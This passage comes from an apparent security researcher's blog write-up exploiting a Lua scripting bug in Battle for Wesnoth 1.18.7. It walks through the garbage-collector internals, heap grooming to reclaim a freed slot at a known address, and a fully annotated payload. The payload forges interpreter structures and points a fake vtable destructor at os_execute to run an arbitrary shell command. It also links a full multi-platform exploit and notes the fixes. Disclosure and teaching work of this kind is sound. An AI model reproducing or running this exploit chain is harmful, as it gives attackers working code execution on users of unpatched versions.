tm = luaT_gettmbyobj(L, &v, TM_GC); if (!notm(tm)) { /* is there a finalizer? */ int status; lu_byte oldah = L->allowhook; int oldgcstp = g->gcstp; g->gcstp |= GCSTPGC; /* avoid GC steps */ L->allowhook = 0; /* stop debug hooks during GC metamethod */ setobj2s(L, L->top.p++, tm); /* push finalizer... */ setobj2s(L, L->top.p++, &v); /* ... and its argument */ L->ci->callstatus |= CIST_FIN; /* will run a finalizer */ status = luaD_pcall(L, dothecall, NULL, savestack(L, L->top.p - 2), 0); L->ci->callstatus &= ~CIST_FIN; /* not running a finalizer anymore */ L->allowhook = oldah; /* restore hooks */ g->gcstp = oldgcstp; /* restore state */ if (l_unlikely(status != LUA_OK)) { /* error while running __gc? */ luaE_warnerror(L, "__gc"); L->top.p--; /* pops error object */ } } }static void GCTM (lua_State *L) { global_State *g = G(L); const TValue *tm; TValue v; lua_assert(!g->gcemergency); setgcovalue(L, &v, udata2finalize(g)); tm = luaT_gettmbyobj(L, &v, TM_GC); if (!notm(tm)) { /* is there a finalizer? */ int status; lu_byte oldah = L->allowhook; int oldgcstp = g->gcstp; g->gcstp |= GCSTPGC; /* avoid GC steps */ L->allowhook = 0; /* stop debug hooks during GC metamethod */ setobj2s(L, L->top.p++, tm); /* push finalizer... */ setobj2s(L, L->top.p++, &v); /* ... and its argument */ L->ci->callstatus |= CIST_FIN; /* will run a finalizer */ status = luaD_pcall(L, dothecall, NULL, savestack(L, L->top.p - 2), 0); L->ci->callstatus &= ~CIST_FIN; /* not running a finalizer anymore */ L->allowhook = oldah; /* restore hooks */ g->gcstp = oldgcstp; /* restore state */ if (l_unlikely(status != LUA_OK)) { /* error while running __gc? */ luaE_warnerror(L, "__gc"); L->top.p--; /* pops error object */ } } }In the next GC cycle, when the GC sweeps again,
sweeplist()will callfreeobj()for all those now-finalized userdata objects. This is where the allocation actually gets released, freeing up the heap slot for our reclaim attempt.for (i = 0; *p != NULL && i < countin; i++) { GCObject *curr = *p; int marked = curr->marked; if (isdeadm(ow, marked)) { /* is 'curr' dead? */ *p = curr->next; /* remove 'curr' from list */ freeobj(L, curr); /* erase 'curr' */ } else { /* change mark to 'white' */ curr->marked = cast_byte((marked & ~maskgcbits) | white); p = &curr->next; /* go to next element */ } }for (i = 0; *p != NULL && i < countin; i++) { GCObject *curr = *p; int marked = curr->marked; if (isdeadm(ow, marked)) { /* is 'curr' dead? */ *p = curr->next; /* remove 'curr' from list */ freeobj(L, curr); /* erase 'curr' */ } else { /* change mark to 'white' */ curr->marked = cast_byte((marked & ~maskgcbits) | white); p = &curr->next; /* go to next element */ } }case LUA_VUSERDATA: { Udata *u = gco2u(o); luaM_freemem(L, o, sizeudata(u->nuvalue, u->len)); break; }case LUA_VUSERDATA: { Udata *u = gco2u(o); luaM_freemem(L, o, sizeudata(u->nuvalue, u->len)); break; }
All of this is to say, we can’t just directly call __gc once through the unprotected metatable and free up its slot. We actually have to do the whole song and dance of making the object unreachable, and triggering two full GC cycles. Once to mark it and call the finalizer, and once to dealloc during sweep.
This is actually really easy though. We control how many live references to the Rng exist, it’s determined by the logic of our Lua script and where we use the variable. Lua also helpfully exposes a garbagecollect(operation) function which, you guessed it, can be used to manage the GC lifecycle. There’s an operation specifically for triggering a GC cycle, "collect". Rad.
So we can basically do:
-- Alloc a heap slot
local rng = Rng.create()

-- Make it unreachable, removing the only remaining reference
rng = nil

-- Two GC cycles (mark, sweep, free)
garbagecollect("collect");
garbagecollect("collect");-- Alloc a heap slot
local rng = Rng.create()
-- Make it unreachable, removing the only remaining reference
rng = nil
-- Two GC cycles (mark, sweep, free)
garbagecollect("collect");
garbagecollect("collect");Most of our strategy is proving to be fairly practical. We can fake object layouts with textdomain, leak a slot address with Rng, and now the final piece is to see if we can reliably reclaim an old Rng slot with our textdomain allocation, which would put it at the leaked address.
A Little Feng Shui#
Allocators 4 Dummiez#
Making a heap slot reclaim reliable initially seems like the flakiest part of the chain. However, scripting engines tend to have amazing heap grooming primitives. We can, in a Lua script we fully control, make any kind of object, in whatever order we want, with whatever constructor parameters we want. We can make as many as we want. And in the case of Lua, we can also pause or manually trigger garbage collection with garbagecollect. To apply these things to successfully achieve a reliable reclaim, we only need to reflect on some basic heap management ideas.
The heap allocator is kind of like a valet managed parking lot. You have many parking spots. You have some small spots, some medium spots, some big spots. When a car shows up, you have to efficiently slot it into the right size parking spot, and not a size larger. If you routinely put the small cars in the big spots, you won’t have any big spots left when a big car shows up! To make the most efficient usage of space in the overall lot, we also probably group similarly sized parking spots in arenas together.
When the lot is pretty sparse, there’s lots of possible spots in any given size class a car could park in. We can’t easily predict which will be taken by a new incoming car.

However when the lot is very dense, with lots of parked cars, only a few spots will remain in each size class. We can much more easily predict where a car will land within a size class!

This is the heart of the reclaim strategy. Say we want to reliably reclaim a slot in the medium lot. We can bring in a bunch of medium cars to fill up the spots, then have one of them leave. That will open up a spot, so the next car coming in (even a car that isn’t ours!) is very likely to park in that spot. With enough lot pressure, we can get this to be almost guaranteed. And once that next car comes in, we know exactly where it will be: we just pulled out of that spot!
Lua Lot Larceny#
Alright. Time to steal some parking spots. This part was mostly experimentation with a fair amount of trial and error.
Since the interpreter is single threaded here, and we’re the only one making allocations in this size slot, we can probe to check if we are reclaiming the right slot. We can try to reclaim with another Rng object just to test the waters. If we don’t successfully reclaim, go again and make another allocation to increase pressure. If the address of the reclaim object matches the address of the freed object (target), we know it’s working. Once we have a working heap layout, we breathe slowly and make no sudden moves. We do one last free and immediately allocate the textdomain for real, which we expect to take that slot.
-- Allocate the target slot and learn its address.
local target = Rng.create()
local target_addr = parse_addr(tostring(target))

-- Here is where we'd build the payload with pointers relative to target_addr.
-- For demonstration, we're only showing the reclaim shenanigans.
-- Free this slot up, we have its address saved.
target = nil
collectgarbage("collect")
collectgarbage("collect")
collectgarbage("collect")

local fillers = table.pack()
local matched_probe = nil

-- Allocate up to 512 Rng objects. These will fill up the slots.
-- Hopefully, one of the filled slots is `target`!
for fill = 1, 512 do
   -- Allocate a probe and check where it landed. Did we land in `target`?
   local probe = Rng.create()
   local probe_addr = parse_addr(tostring(probe))

   -- if we did, then we're ready to try to reclaim with textdomain
   -- pressure and layout are sufficient
   if probe_addr == target_addr then
       matched_probe = probe
       break
   end

   -- No match? Store a reference to this allocation in a list.
   -- This prevents the GC from randomly freeing it during sweeps, so we
   -- can keep the pressure up
   fillers[#fillers + 1] = probe
end

-- We hit a successful reclaim on next-alloc, let's go for it!
if matched_probe ~= nil then
   matched_probe = nil
   collectgarbage("collect")
   collectgarbage("collect")
   collectgarbage("collect")

   -- Create our textdomain where our forged objects will go.
   -- Assuming this worked, the address of `td` is `target_addr`
   local td = wesnoth.textdomain(payload)
end-- Allocate the target slot and learn its address.
local target = Rng.create()
local target_addr = parse_addr(tostring(target))
-- Here is where we'd build the payload with pointers relative to target_addr.
-- For demonstration, we're only showing the reclaim shenanigans.
-- Free this slot up, we have its address saved.
target = nil
collectgarbage("collect")
collectgarbage("collect")
collectgarbage("collect")
local fillers = table.pack()
local matched_probe = nil
-- Allocate up to 512 Rng objects. These will fill up the slots.
-- Hopefully, one of the filled slots is `target`!
for fill = 1, 512 do
-- Allocate a probe and check where it landed. Did we land in `target`?
local probe = Rng.create()
local probe_addr = parse_addr(tostring(probe))
-- if we did, then we're ready to try to reclaim with textdomain
-- pressure and layout are sufficient
if probe_addr == target_addr then
matched_probe = probe
break
end
-- No match? Store a reference to this allocation in a list.
-- This prevents the GC from randomly freeing it during sweeps, so we
-- can keep the pressure up
fillers[#fillers + 1] = probe
end
-- We hit a successful reclaim on next-alloc, let's go for it!
if matched_probe ~= nil then
matched_probe = nil
collectgarbage("collect")
collectgarbage("collect")
collectgarbage("collect")
-- Create our textdomain where our forged objects will go.
-- Assuming this worked, the address of `td` is `target_addr`
local td = wesnoth.textdomain(payload)
endWe can do multiple rounds of this, pressuring the allocator and probing until we get a working setup, before we do the real reclaim with textdomain. I found that on average, a successful reclaim was achieved within 3 attempts (of up to 512 probes each). This can be done very quickly, within a few seconds. I never observed a run that consumed the full 20 attempts without successfully reclaiming a slot at a known address.
Final Forging#
We have all the ingredients we need to make this work. The last stretch of effort is to craft our fake lua_State object tree within that textdomain allocation. To keep it simple and so we only have to reclaim one slot, we can use the address of the slot as the base address for the pointers. We can position each forged struct one after another. Crafting valid pointers into each is easy: take the slot base address, add the offset to the struct. Pad the ending with garbage to get it up to the size class needed.
Below is the annotated implementation of building this tree of fake objects. What each offset represents in the original struct is attached as an inline comment.
Forged lua_State#
local NUL = string.char(0)

local function p64(n)
    local bytes = ""
    for i = 1, 8 do
        bytes = bytes .. string.char(n % 256)
        n = n // 256
    end
    return bytes
end

local function zeros(n) return string.rep(NUL, n) end

local RNG_UDATA_SZ = profile.rng_size
local TD_STRLEN = RNG_UDATA_SZ - 1

-- Encode a Lua 5.4 short TString node for the forged string table.
local function build_tstring(str, hnext_addr)
    local ts = p64(0)                       -- [+0] next = NULL
    -- [+8] tt=4 (short string), marked=0, extra=0, shrlen
    ts = ts .. string.char(4, 0, 0, string.len(str))
    ts = ts .. string.char(0, 0, 0, 0)      -- [+12] hash = 0
    ts = ts .. p64(hnext_addr)              -- [+16] u.hnext
    ts = ts .. str .. NUL                   -- [+24] contents
    ts = ts .. zeros(32 - string.len(ts))   -- pad to 32 bytes
    return ts
end

local cmd = profile.command
assert(string.len(cmd) <= 71)
local base = target_addr

-- Bytes 0-55: forged name_generator/lua_State overlap.
local core = p64(base + 56)                 -- [0] vtable pointer
    .. p64(0)                               -- [8] padding
    .. p64(base + 152)                      -- [16] L->top
    .. p64(base + 256)                      -- [24] L->l_G -> g
    .. p64(base + 72)                       -- [32] L->ci -> CallInfo
    .. p64(base + 200)                      -- [40] L->stack_last
    .. p64(base + 104)                      -- [48] L->stack

-- Bytes 56-71: forged name_generator vtable.
-- __gc calls the virtual destructor in slot 1, not generate() in slot 0.
    .. p64(0)                               -- [56] vtable[0] = generate
    .. p64(os_execute_addr)                 -- [64] vtable[1] = destructor

-- Bytes 72-103: CallInfo used by Lua to resolve argument 1.
    .. p64(base + 104)                      -- [72] CI.func -> stack[0]
    .. p64(base + 200)                      -- [80] CI.top (3 free slots)
    .. p64(0)                               -- [88] CI.prev = NULL
    .. p64(0)                               -- [96] CI.next = NULL

-- Bytes 104-199: fake stack. stack[1] holds the command.
-- L->top at 152 leaves three slots for results; writes can overlap
-- the command TString at 160 after system() consumes it.
    .. p64(0)                               -- [104] stack[0].value = nil
    .. zeros(8)                             -- [112] stack[0].tt_ = 0
    .. p64(base + 160)                      -- [120] stack[1].value -> TString
    -- [128] stack[1].tt_ = 0x44 (VSHRSTR)
    .. string.char(0x44, 0, 0, 0, 0, 0, 0, 0)
    .. zeros(24)                            -- [136] stack storage through 159

-- Bytes 160 onward initially hold the TString and system() command.
    .. p64(0)                               -- [160] TString.next
    -- [168] tt=4, marked=0, extra=0, shrlen=#cmd, hash=0
    .. string.char(4, 0, 0, string.len(cmd), 0, 0, 0, 0)
    .. p64(0)                               -- [176] TString.u.hnext
    .. cmd .. NUL                           -- [184] command string

-- Pad the command region to the forged global_State base at byte 256.
core = core .. zeros(256 - string.len(core))

-- Bytes 256-1671: fields read through lua_State.l_G while
-- os_execute and luaL_execresult push their results.
--   g+24: GCdebt <= 0 avoids GC through null callbacks
--   g+48: strt.hash -> forged one-bucket string table
--   g+60: strt.size=1 routes lookups to that bucket
--   g+552: 106 cache entries -> valid empty TString
local g = zeros(48)                         -- g+0..47: allocator, GCdebt
    .. p64(base + 1672)                     -- g+48: strt.hash -> bucket
    .. zeros(4)                             -- g+56: strt.nuse = 0
    .. string.char(1, 0, 0, 0)              -- g+60: strt.size = 1
    .. zeros(488)                           -- g+64..551: registry through mt[]
    .. string.rep(p64(base + 1744), 106)    -- g+552: strcache
    .. zeros(16)                            -- g+1400: warnf, ud_warn = 0

-- Bytes 1672-1775: one bucket with short-string nodes for
-- both result labels and the cached empty string.
local extra = p64(base + 1680)              -- bucket[0] -> "exit"
    .. build_tstring("exit", base + 1712)   -- -> "signal"
    .. build_tstring("signal", 0)           -- end of chain
    .. build_tstring("", 0)                 -- strcache target

-- Pad to exactly the textdomain payload size required for allocator reuse.
local payload = core .. g .. extra
payload = payload .. zeros(TD_STRLEN - string.len(payload))local NUL = string.char(0)
local function p64(n)
local bytes = ""
for i = 1, 8 do
bytes = bytes .. string.char(n % 256)
n = n // 256
end
return bytes
end
local function zeros(n) return string.rep(NUL, n) end
local RNG_UDATA_SZ = profile.rng_size
local TD_STRLEN = RNG_UDATA_SZ - 1
-- Encode a Lua 5.4 short TString node for the forged string table.
local function build_tstring(str, hnext_addr)
local ts = p64(0) -- [+0] next = NULL
-- [+8] tt=4 (short string), marked=0, extra=0, shrlen
ts = ts .. string.char(4, 0, 0, string.len(str))
ts = ts .. string.char(0, 0, 0, 0) -- [+12] hash = 0
ts = ts .. p64(hnext_addr) -- [+16] u.hnext
ts = ts .. str .. NUL -- [+24] contents
ts = ts .. zeros(32 - string.len(ts)) -- pad to 32 bytes
return ts
end
local cmd = profile.command
assert(string.len(cmd) <= 71)
local base = target_addr
-- Bytes 0-55: forged name_generator/lua_State overlap.
local core = p64(base + 56) -- [0] vtable pointer
.. p64(0) -- [8] padding
.. p64(base + 152) -- [16] L->top
.. p64(base + 256) -- [24] L->l_G -> g
.. p64(base + 72) -- [32] L->ci -> CallInfo
.. p64(base + 200) -- [40] L->stack_last
.. p64(base + 104) -- [48] L->stack
-- Bytes 56-71: forged name_generator vtable.
-- __gc calls the virtual destructor in slot 1, not generate() in slot 0.
.. p64(0) -- [56] vtable[0] = generate
.. p64(os_execute_addr) -- [64] vtable[1] = destructor
-- Bytes 72-103: CallInfo used by Lua to resolve argument 1.
.. p64(base + 104) -- [72] CI.func -> stack[0]
.. p64(base + 200) -- [80] CI.top (3 free slots)
.. p64(0) -- [88] CI.prev = NULL
.. p64(0) -- [96] CI.next = NULL
-- Bytes 104-199: fake stack. stack[1] holds the command.
-- L->top at 152 leaves three slots for results; writes can overlap
-- the command TString at 160 after system() consumes it.
.. p64(0) -- [104] stack[0].value = nil
.. zeros(8) -- [112] stack[0].tt_ = 0
.. p64(base + 160) -- [120] stack[1].value -> TString
-- [128] stack[1].tt_ = 0x44 (VSHRSTR)
.. string.char(0x44, 0, 0, 0, 0, 0, 0, 0)
.. zeros(24) -- [136] stack storage through 159
-- Bytes 160 onward initially hold the TString and system() command.
.. p64(0) -- [160] TString.next
-- [168] tt=4, marked=0, extra=0, shrlen=#cmd, hash=0
.. string.char(4, 0, 0, string.len(cmd), 0, 0, 0, 0)
.. p64(0) -- [176] TString.u.hnext
.. cmd .. NUL -- [184] command string
-- Pad the command region to the forged global_State base at byte 256.
core = core .. zeros(256 - string.len(core))
-- Bytes 256-1671: fields read through lua_State.l_G while
-- os_execute and luaL_execresult push their results.
-- g+24: GCdebt <= 0 avoids GC through null callbacks
-- g+48: strt.hash -> forged one-bucket string table
-- g+60: strt.size=1 routes lookups to that bucket
-- g+552: 106 cache entries -> valid empty TString
local g = zeros(48) -- g+0..47: allocator, GCdebt
.. p64(base + 1672) -- g+48: strt.hash -> bucket
.. zeros(4) -- g+56: strt.nuse = 0
.. string.char(1, 0, 0, 0) -- g+60: strt.size = 1
.. zeros(488) -- g+64..551: registry through mt[]
.. string.rep(p64(base + 1744), 106) -- g+552: strcache
.. zeros(16) -- g+1400: warnf, ud_warn = 0
-- Bytes 1672-1775: one bucket with short-string nodes for
-- both result labels and the cached empty string.
local extra = p64(base + 1680) -- bucket[0] -> "exit"
.. build_tstring("exit", base + 1712) -- -> "signal"
.. build_tstring("signal", 0) -- end of chain
.. build_tstring("", 0) -- strcache target
-- Pad to exactly the textdomain payload size required for allocator reuse.
local payload = core .. g .. extra
payload = payload .. zeros(TD_STRLEN - string.len(payload))Pop Some Boxes#
Demo#
We now have all of our pieces in hand. I suppose it’s time for a demo! The full exploit is available here
Fixes#
The initial identified issues were reported to maintainers of the Wesnoth project on August 9th, 2026. Follow up variant analysis with CodeQL revealed additional bugs in the same vein, which received remediation. Big thanks to core developers on the project for taking the time to address the findings, and even review some of my PRs. The identified bug variants were fixed across a few versions, wrapped up in 1.19.28.
Further Learning#
The full exploit with offsets for a few platforms is available here. If you want to explore exploiting Lua bugs further on your own, I’d highly recommend checking out the CodeQL queries I contributed to the Wesnoth project to help prevent reintroduction of these bug patterns. Grab an older checkout, such as the version discussed here (1.18.7), run the queries, and poke through the results. You’ll find many more buggy results returned to play with from 1.18.7. I’ve confirmed that each of them is exploitable, some more difficult than others.
The Wesnoth project also has a premade Docker image for builds, which you can use to simplify getting up and running.
All of the variants identified by the CodeQL queries linked are fixed on latest.